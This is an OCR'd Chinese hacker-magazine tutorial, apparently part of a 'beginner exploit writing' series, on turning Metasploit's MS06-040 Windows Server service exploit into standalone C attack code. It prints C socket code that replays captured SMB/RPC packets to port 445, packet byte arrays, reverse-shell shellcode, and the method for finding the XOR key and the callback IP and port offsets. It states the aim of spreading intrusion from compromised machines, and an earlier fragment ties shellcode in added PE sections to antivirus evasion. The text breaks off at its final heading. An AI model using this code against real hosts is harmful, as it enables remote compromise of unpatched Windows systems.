



图5

回顾一下，把ShellCode保存在新增的区块中，是不是就可以达到ShellCode不死的目的呢？如果把这段代码也提取为ShellCode，嘿嘿……这些就靠读者朋友自己去拓展吧！

小提示 有些可执行文件会限制区块的大小，这样会限制我们加载理想的ShellCode，如果超出大小，有的可能会执行我们的功能，但程序本身的功能失去，有的时候甚至会出错。

最后再说几句废话，这本来是破解里的文件补丁技术，或者是通过花指令防破解的技术，或者是防杀毒软件的免杀技术，再或者是病毒加载宿主程序的技术，但现在被我们用在了缓冲区溢出攻击里。看来，黑客技术在各个领域确实都是相通的……

适合读者：溢出爱好者、
前置知识：Win32溢出基础



菜鸟版Exploit编写指南之二十七：


从分析MS06-040谈Metasploit攻击代码提取

文/图 何永强/H.S.T

Metasploit Framework针对MS06-040漏洞公布了相应的利用代码Netapi_ms06_040.pm。按老师要求，我特别分析了一下这个漏洞。大家知道，Metasploit公布的代码都是用Perl写的，针对每个漏洞的Exploit核心实现流程都对外界屏蔽，我们只能看到一些集成函数调用。而很多时候，我们必须根据具体需求对ShellCode进行灵活修改，包括编码方式、字节数控制、参数改写等 同时也希望将Exploit改写生成自己的可执行程序，以便在肉鸡扩展渗透时使用（在肉鸡上装Metasploit总不好吧）。因此，本文中我只简单分析MS06-040，毕竟这类只针对Windows2000的漏洞影响范围已经远不如3 年前的"冲击波"病毒那么广了。更重要的，我是想通过这个漏洞的利用过程，谈谈如何从分析Metasploit的Exploit，一步步改写成我们自己的攻击代码，并实现ShellCode的灵活修改。

数据包拦截与漏洞的简单分析

漏洞公告如图1 所示。


Microsoft Windows Server服务远程缓冲区溢出漏洞（MS06-040）

发布日期：2006-08-08
更新日期：2006-08-09
受影响系统：
Microsoft Windows XP SP2
Microsoft Windows XP SP1
Microsoft Windows Server 2003 SP1
Microsoft Windows Server 2003
Microsoft Windows 2000SP4
描述：

BUGTRAQ ID: 19409
CVE(CAN) ID: CVE-2006-3439

Microsoft Windows是微软发布的非常流行的操作系统。

Microsoft Windows的Server服务在处理RPC通讯中的恶意消息时存在溢出漏洞，远程攻击者可以通过发送恶[illegible]洞，导致执行任意代码。

图1

根据公告，我们知道这又是RPC服务发生了溢出漏洞，但得到的信息仅此而已，如果从这里开始分析，往往需要做下列几个事情

1.分析清楚SMB/DCE RPC协议的相关细节

2.将相关模块进行反汇编分析，并尽量熟悉各函数的功能;

3.根据协议构造相应的测试报文，结合动态调试技术，大致确定模块中引发漏洞的那段代码，并搞清楚是堆栈溢出还是堆溢出漏洞;

4.动态调试中进行数据流跟踪，分析怎样填充报文数据才能使ShellCode正常执行。

看似简单的几个环节，实际工作量却很大。如果没有专用工具以及良好的团队协作的话，针对Windows远程溢出漏洞的分析和利用将很难完成。

幸好Metasploit会在第1时间将相对重要的漏洞利用代码以pm 模块的形式公布出来，我们只需要更新其Framework或者是将相应的pm文件添加到Framework中去就可以利用了，具体添加路径是"安装目录\home\framework\Exploits"。使用Netapi_ms06_040.pm，将PAYLOAD设置为反向连接4321端口（相应的pm文件是payloads目录下的win32_reverse.pm），在我的虚拟机（Windows 2000 SP4）上测试成功。测试过程中，通过Ethereal截获通信报文，部分报文如图2所示。

3.100	192.168.3.200	NBSS	Session requ
3.200	192.168.3.100	NBSS	Positive ses
3.100	192.168.3.200	SMB	Negotiate Pr
3.200	192.168.3,100	SMB	Negotiate Pr
3.100	192.168.3.200	SMB	Session Setu
3.200	192.168.3.100	SMB	Session Setu
3.100	192.168.3.200	SMB	Session Setu
3.200	192.168.3.100	SMB	Session Setu
3.100	192.168.3.200	SMB	Session Setu
3.200	192.168,3.100	SMB	Session Setu
3.100	192.168.3.200	SMB	Tree Connect
3.200	192.168.3.100	SMB	Tree Connect
3.100	192.168.3.200	SMB	NT Create Ar
3.200	192.168.3.100	SMB	NT Create Ar
3.100	192.168.3.200	DCERPC	Bind: call_i
3.200	192.168.3.100	DCERPC	Bind_ack: ca
3.100	192.168.3.200	DCERPC	Request: cal
3.200	192.168.3.100	SMB	Write AndX R
3.100	192.168.3.200	DCERPC	Request: cal
3.200	192.168.3.100	SMB	Write AndX R

图2

通过观察这些报文，容易分析出该漏洞是由于对使用命名管道srvsvc（别名 ntsvcs）向目标机器上UUID为4b324fc8-1670-01d3-1278-5a47bf6ee188的RPC接口发送请求的错误处理引起的，类型为堆栈溢出。SMB/DCE RPC协议，以及具体漏洞细节我不就在这里多讲了，分析模式与05年11期dangguai27对MS05-039漏洞的分析文章相似。

下面我着重讲解如何打造自己的漏洞攻击代码。

测试程序的构造

在Metasploit 提供的Exploit基础上，构造自己的C攻击代码最直接的方法，就是将拦截的报文数据构造为TCP数据，它包含了SMB\RPC协议的内容，然后进行发送测试。实现过程中，需要准备一个工具——WinHex，该工具可以将二进制数据复制之后直接存为C 代码数组（C Source），如图3和图4所示。




图3

```
unsigned char data[256] = {
    0x2F, 0x80, 0x42, 0xD2, 0x01, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x2F, 0xAE, 0x15, 0x02, 0x00, 0x00, 0x00,
    0x3F, 0x4A, 0xD6, 0x92, 0x43, 0x4E, 0x91, 0xF8, 0x96,
    0x27, 0x4B, 0x96, 0x4F, 0x90, 0x41, 0x42, 0x91, 0x3F,
    0x27, 0x96, 0x92, 0x47, 0x93, 0xFD, 0x46, 0xF5, 0xF5,
    0x96, 0x96, 0x97, 0x4E, 0xD6, 0x96, 0x97, 0x9F, 0x43,
    0xF8, 0xF9, 0x96, 0x91, 0x43, 0x48, 0x41, 0x47, 0xF5,
    0x90, 0x46, 0x4A, 0x49, 0x96, 0x4B, 0xF8, 0x48, 0xF5,
    0x49, 0x4B, 0xD6, 0x99, 0x49, 0x4E, 0x4E, 0xF5, 0x41,
    0x96, 0xF8, 0x99, 0xF9, 0x98, 0xD6, 0x42, 0x4B, 0x4E,
    0x4B, 0x97, 0x27, 0x3F, 0x99, 0x46, 0xFD, 0xF5, 0x46,
    0x98, 0x46, 0x27, 0x92, 0x96, 0x9F, 0x49, 0x4B, 0x96,
    0x43, 0x90, 0xD6, 0x92, 0x91, 0x47, 0x91, 0x27, 0x46,
    0x97, 0xF5, 0xF8, 0x96, 0x9B, 0x9B, 0x98, 0xFC, 0x27,
    0x9F, 0xD6, 0x97, 0x40, 0x3F, 0x3F, 0x43, 0x48, 0x98,
    0xD6, 0x97, 0x93, 0x9F, 0xD6, 0xFC, 0x27, 0xF5, 0x46,
};
```

图4

上面截获的报文都是"请求——回应"的形式，因此我们发送的数据应该从请求报文中获取，通过send函数发送出去，再通过recv函数接收回应报文数据，然后再发送下一个请求。具体到此漏洞，有IPC$空连接建立、打开命名管道srvsvc、BIND RPC接口、进行RPC通信等共12个SMB请求报文需要发送。打开每一个截获的请求报文，将SMB部分加上前面4字节数据（NetBIOS Session Service）一起保存为.dat文件（如图5所示），用WinHex打开后，将这些数据另存为C Source，作为C 代码数组即可使用了。




图5

报文通信部分C 代码如下：

```
WSAStartup(MAKEWORD(2,0), &wsa);
if ((sockfd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0)
{
        printf("Create socket failed\n");
        return 1;
}
addr.sin_family = AF_INET;
addr.sin_port = htons(445);  //139端口也可
addr.sin_addr.s_addr=inet_addr(argv[1]);
memset(&(addr.sin_zero), '\0', 8);
if (connect(sockfd, (struct sockaddr *)&addr, sizeof (struct sockaddr)) < 0)
{
printf("Connect failed\n");
return 1;
}
```

下面5个报文是建立IPC空连接

```
if (send(sockfd, SMB_Negotiate, sizeof(SMB_Negotiate), 0)<0)
{
printf("Negotiate send failed\n");
return 1;
}
len = recv(sockfd, recvbuf, 4096, 0);
if ((len <= 10) || (recvbuf[9] != 0))
{
printf("Negotiate failed\n");
}
if (send(sockfd, SMB_SessionSetupAndX1, sizeof (SMB_SessionSetupAndX1), 0) < 0)
{
printf("SessionSetupAndX1 send failed\n");
```

```
return 1;
}
len = recv(sockfd, recvbuf, 4096, 0);
if (len <= 10)
{
printf("SessionSetupAndX1 failed\n");
}
if (send(sockfd, SMB_SessionSetupAndX2, sizeof
(SMB_SessionSetupAndX2), 0) < 0)
{
printf("SessionSetupAndX2 send failed\n");
return 1;
}
len = recv(sockfd, recvbuf, 4096, 0);
if ((len <= 10) || (recvbuf[9] != 0))
{
printf("SessionSetupAndX2 failed\n");
}
if(send(sockfd, SMB_SessionSetupAndX3, sizeof
(SMB_SessionSetupAndX3), 0) < 0)
printf("SessionSetupAndX3 send failed\n");
len = recv(sockfd,recvbuf,4096,0);
if(send(sockfd, SMB_TreeConnectAndX, sizeof
(SMB_TreeConnectAndX),0) < 0 )
printf("TreeConnectAndX send failed\n");
len = recv(sockfd,recvbuf,4096,0);
```

下面这个请求报文是CreateFile NamedPipe

```
if (send(sockfd, SMB_PipeRequest_srvsvc, sizeof
(SMB_PipeRequest_srvsvc), 0) < 0)
{
printf("PipeRequest_srvsvc send failed\n");
return 1;
}
len = recv(sockfd, recvbuf, 4096, 0);
if ((len <= 10) || (recvbuf[9] != 0))
{
printf("PipeRequest_srvsvc failed\n");
}
// 下面这个请求报文是 BIND RPC Interface(UUID)
if (send(sockfd, SMB_NETAPIEndpoint, sizeof
(SMB_NETAPIEndpoint), 0) < 0)
{
printf("NETAPIEndpoint send failed\n");
return 1;
}
len = recv(sockfd, recvbuf, 4096, 0);
if ((len <= 10) || (recvbuf[9] != 0))
{
printf("NETAPIEndpoint failed\n");
}
```

下面是5个报文请求发送给指定的RPC接口

```
send(sockfd,RPC1_data,sizeof(RPC1_data),0);
recv(sockfd,recvbuf,4096,0);
send(sockfd,RPC2_data,sizeof(RPC2_data),0);
recv(sockfd,recvbuf,4096,0);
send(sockfd,RPC3_data,sizeof(RPC3_data),0);
recv(sockfd,recvbuf,4096,0);
send(sockfd,RPC4_data,sizeof(RPC4_data),0);
recv(sockfd, recvbuf, 4096, 0);
send(sockfd,RPC5_data,sizeof(RPC5_data),0);
recv(sockfd, recvbuf, 4096, 0);
```

详细代码参见光盘附带的ms06040-1.c，在XP SP2+VC6下编译、测试通过。上面这种直接拦截通信报文并进行重组发送的方法是比较可靠的，但最大缺点是缺乏灵活性。我们基本无法从二进制报文中数据中直接识别出经过特殊编码处理的ShellCode，要修改反连IP、端口等参数的话，只能在Metasploit里使用set RHOST以及set LHOST等命令重新设定，然后发送、抓包再重组……实在是很不方便。这就迫使我们必须先分析Metasploit Exploit的ShellCode编码机制，然后才能确定并修改ShellCode。

Metasploit Exploit中ShellCode编码机制分析

按照正常思维，我们先看看Netapi_ms06_040.pm以及win32_reverse.pm的内容。其中Netapi_ms06_040.pm只是根据我们的参数设定调用payloads中的ShellCode来构造Exploit，但其中有个语句Pex::NDR::Long(int(rand(0xffffffff)))很值得注意。这里我们最关心的是ShellCode如何定位。用UltraEdit32打开win32_reverse.pm，看到了相应的原始ShellCode，如图6所示。

```
Payload'        =>
 {
   Offsets  =>
     {
       'LPORT'     => [ 166, 'n'     ],
       'LHOST'     => [ 160, 'ADDR'  ],
       'EXITFUNC'  => [ 276, 'V'     ]
     },
   Payload  =>
     "\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c".
     "\x24\x24\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b".
     "\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01".
     "\xee\x31\xc0\x99\xac\x84\xc0\x74\x07\xc1\xca\x0d".
     "\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f".
     "\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb".
     "\x03\x2c\x8b\x89\x6c\x24\x1c\x61\xc3\x31\xdb\x64".
     "\x8b\x43\x30\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x40".
```

图 6

从图6中可知道，payload中给出了反连IP、端口等参数在ShellCode中的偏移位置。即使能猜测到ShellCode大致会放在BIND RPC接口之后的几个报文中，但要从各报文数据中直接查找原始ShellCode是不可能的。因为它肯定进行了编码处理，要分析清楚ShellCode编码方式，还需要使用Metasploit Framework进行下面2个测试

1.在win32_reverse.pm中，将ShellCode全部改为'\x90'。然后针对目标机器进行测试，并且再次拦截报文。溢出之后是肯定得不到Shell，但在RPC3_data、RPC4_data和RPC5_data这3个报文中，可以看到大量循环的4字节字符组合2D AD D0 6D。将这4字节与90 90 90 90 XOR运算之后，得到了ShellCode的编码密钥BD 3D 40 FD。

2.在win32_reverse.pm中，将ShellCode全部改为'\x41'。然后针对目标机器进行测试，还是拦截报文。这次看到大量循环的4字节字符组合是EA F5 AD 5D。将这4字节与41 41 41 41 XOR运算之后，得到了另一个ShellCode编码密钥AB B4 EC 1C。

由此可见，同一个Exploit，每次测试编码的ShellCode编码密钥都不相同。结合前面那个4字节随机数产生语句Pex::NDR::Long(int(rand(0xffffffff)))，可以得出下列2 个结论

1.ShellCode按照4字节编码，并且编码密钥是每次随机产生的；

2．为了解码方便，编码密钥应该放在编码后的ShellCode前后，因此整个ShellCode还会有一段解码头部。

为了验证第2个结论，在前面全90H的ShellCode测试报文中搜索BD 3D 40 FD，结果却找不到这个序列。费了好大一番工夫，发现原来是将这4字节编码密钥循环左移8位后存放在了固定位置。例如，如果编码密钥是BD 3D 40 FD，则在RPC3_data报文数据偏移132H处存放了3D 40 FD BD，如图7中阴影部分所示

```
4B 99 F9 37 4E 48 42 49  4E F5 98 91 F5 96 46 91
91 97 41 42 4A FD 43 4F  F5 40 9B 37 27 98 4A 97
F9 43 9F 27 47 27 48 F5  4F 93 6A 4A 59 D9 EE D9
74 24 F4 5B 81 73 13 3D  40 FD BD 83 EB FC E2 F4
BC 84 02 52 C2 BF B9 2D  AD D0 6D 2D AD D0 6D 2D
AD D0 6D 2D AD D0 6D 2D  AD D0 6D 2D AD D0 6D 2D
```

图7

同时，还发现在RPC4_data报文数据偏移E2H和E8H处分别存放着反连IP和端口的参数编码，如图8所示

```
AD D0 6D 2D AD D0 6D 2D  AD D0 6D 2D AD D0 6D
AD D0 6D 2D AD D0 6D 2D  AD D0 6D 2D AD D0 6D
AD D0 6D 2D AD D0 6D 7D  95 43 99 2D AD 50 1C
AD D0 6D 2D AD D0 6D 2D  AD D0 6D 2D AD D0 6D
AD D0 6D 2D AD D0 6D (192.168.3.100 ) 2D AD  4321
AD D0 6D 2D AD D0 6D 2D  AD D0 6D 2D AD D0 6D
```

图8

到这里我们就确定了ShellCode的编码方式、编码密钥以及相关参数的位置，接下来就是准确定位ShellCode了。

其实编码前的原始ShellCode在win32_reverse.pm中已经提供，其字节数我们也知道了。现在的问题是要确定解码头，由于报文中循环左移8位后的编码密钥存放在了已编码ShellCode的前面，因此前面若干字节应该就是解码部分了。由于解码部分自身是没经过编码的，且一般比较短小，因此通过识别常见的ShellCode开始序列就看出来，本例是0x33, 0xC9(xor ecx, ecx)开始的一段，如图9所示：

```
//整体SHELLCODE开始处
0x33, 0xC9, 0x83, 0xE9, 0xB6, 0xE8, 0xFF, 0xFF,
0x76, 0x0E,
//下面是编码KEY左移后的1字节，右移1字节后为KEY
0xB0, 0xA8, 0xD8, 0x7E,
```

图9

OK，到这里我们已经能够完全定位ShellCode了，加上前面掌握的编码方法，还可以自由发挥。我们既可以利用Metasploit Framework提供的ShellCode直接利用 也可以使用自己定制的ShellCode后期加工。

打造自己的Exploit

